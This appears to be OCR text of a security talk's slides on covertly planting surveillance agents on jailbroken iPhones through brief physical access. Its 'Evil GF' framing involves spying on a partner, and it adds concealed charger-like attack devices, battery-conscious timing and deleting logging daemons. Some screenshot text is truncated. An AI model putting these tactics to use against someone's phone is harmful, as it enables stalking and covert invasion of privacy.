iPhone Espionage

Keith Lee (@keith55)
http://milo2012.wordpress.com


[whoami]

- Keith Lee
- I am from Singapore
- I love breaking stuff.

Jailbroken iPhone

- Everyone knows that jailbroken iPhone isn’t secure because you have root access and you are on your own.
- Maybe the iPhone PIN makes you feel safer since you have might have a long password.
- Its not..

iPhone’s PIN-Based Security Transparent To Ubuntu


iPhone's PIN-Based Security Transparent To Ubuntu - Sla
iPhone's PIN-Based Security Tra...
apple.slashdot.org/story/10/05/27/1826207/
Google
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
atmail
Switch To Atmail, an improved email platform.
Email
New
Get Ma
Inbox
Slashdot
Library
stories
recent
popular
ask slashdot
book reviews
games
idle
yro
apple

iPhone's PIN-Based Security Transparent To Ubuntu


Posted by **timothy** on Thursday May 27 2010, @03:19PM
from the so-I-hope-you-were-using-pig-latin dept.

ndogg writes

> "Security experts found that the iPhone 3GS has very little security, even with a PIN set up. They plugged one into Ubuntu 10.04, and it was automounted with almost all of the iPhone's data exposed. This has been reported to Apple, but the company seems to be having difficulty reproducing the problem."

50 of 264 comments loaded

apple iphone linux


www.idownloadblog.com/2011/05/03/one-third-of-iphones-in-china-are-jailbr

The iPhone is selling very well in China. In fact, China is Apple's fastest growing market for the iPhone.


According to a recent survey by UMeng, a Chinese statistic firm, 34.6% (roughly one third) of the iPhones in China are jailbroken. The iPhone accounts for 8.3% of China's 850 million mobile customers.

Closer look after the break…

TechNode translates UMeng's findings

- iPhone 4 is the most popula share; iPhone 3GS takes th
- Majority of the iOS devices
- In average, 34.6% of iOS de percentage of jailbroken iPh
- iOS users are relatively less iPad are jailbroken;
- Users are willing to use iPh 7pm iPad is a better choice
- Guangzhou, Shanghai, Beiji cities/provinces where 52%

Nearly half of the iPhone 3GSs and iPh number when you consider that there are around 60 million iPhones in China alone.


appscout.pcmag.com/apple/272667-ny-times-6-7-of-iphones-ipods-are-jailbroke

NY Times: 6.7% of iPhones/iPods Are Jailbroken

May 14, 2009 2:15 PM EST | 0 Comments

By Sascha Segan

About 6.7 percent of iPhones and iPod Touches have been "jailbroken," letting their users download unapproved apps from non-Apple stores, according to a story in the *New York Times*.

Evil GF Attack

- Based on the tests I conducted, only jailbroken iPhones are vulnerable.
- Your PIN on your jailbroken iPhone is useless
- All it takes is 3 seconds to bug an iPhone.   Can be further optimized.

Evil GF Attack (More)


- We have to take into account that we have very little contact time with the iPhone
- We need to easily drop modules onto the target iPhone
- It must not consume too much of battery juice to bring suspicion. Do the heavy duty stuff during sleep hours.   Just drop an agent in first.

Mobilize the attack

- What if this attack becomes mobile and run from a portable device like Beagleboard / Rasperberry PI / Neopwn Mobile ?
- These devices require very little and low power.
- They are silent, small and can be disguised and concealed (for e.g. Mobile charger?)

Single Board Computers that Support Linux

- Raspberry Pi @ USD$25
- Beagleboard @ USD$125-149
- Gumstix Overo with Expansion Board for USB port @ USD$259



Findings

- Full access to the entire iPhone file system
- Unable to run any launchctl commands which is necessary to allow our binaries to run during startup


LaunchDaemons

- Below are a list of safe to delete LaunchDaemons that can be deleted on the iPhone.
  - com.apple.DumpPanic.plist
  - com.apple.ReportCrash.(Different Things).plist
  - com.apple.CrashHouseKeeping.plist
  - com.apple.aslmanager.plist
  - com.apple.syslogd.plist
  - com.apple.stackshot.server.plist
  - and many more.

    http://modmyi.com/forums/file-mods/682255-speed-up-your-iphone-ipod-removing-launch-daemons.html

Modifying PList files

- Original com.apple.CrashHousekeeping.plist

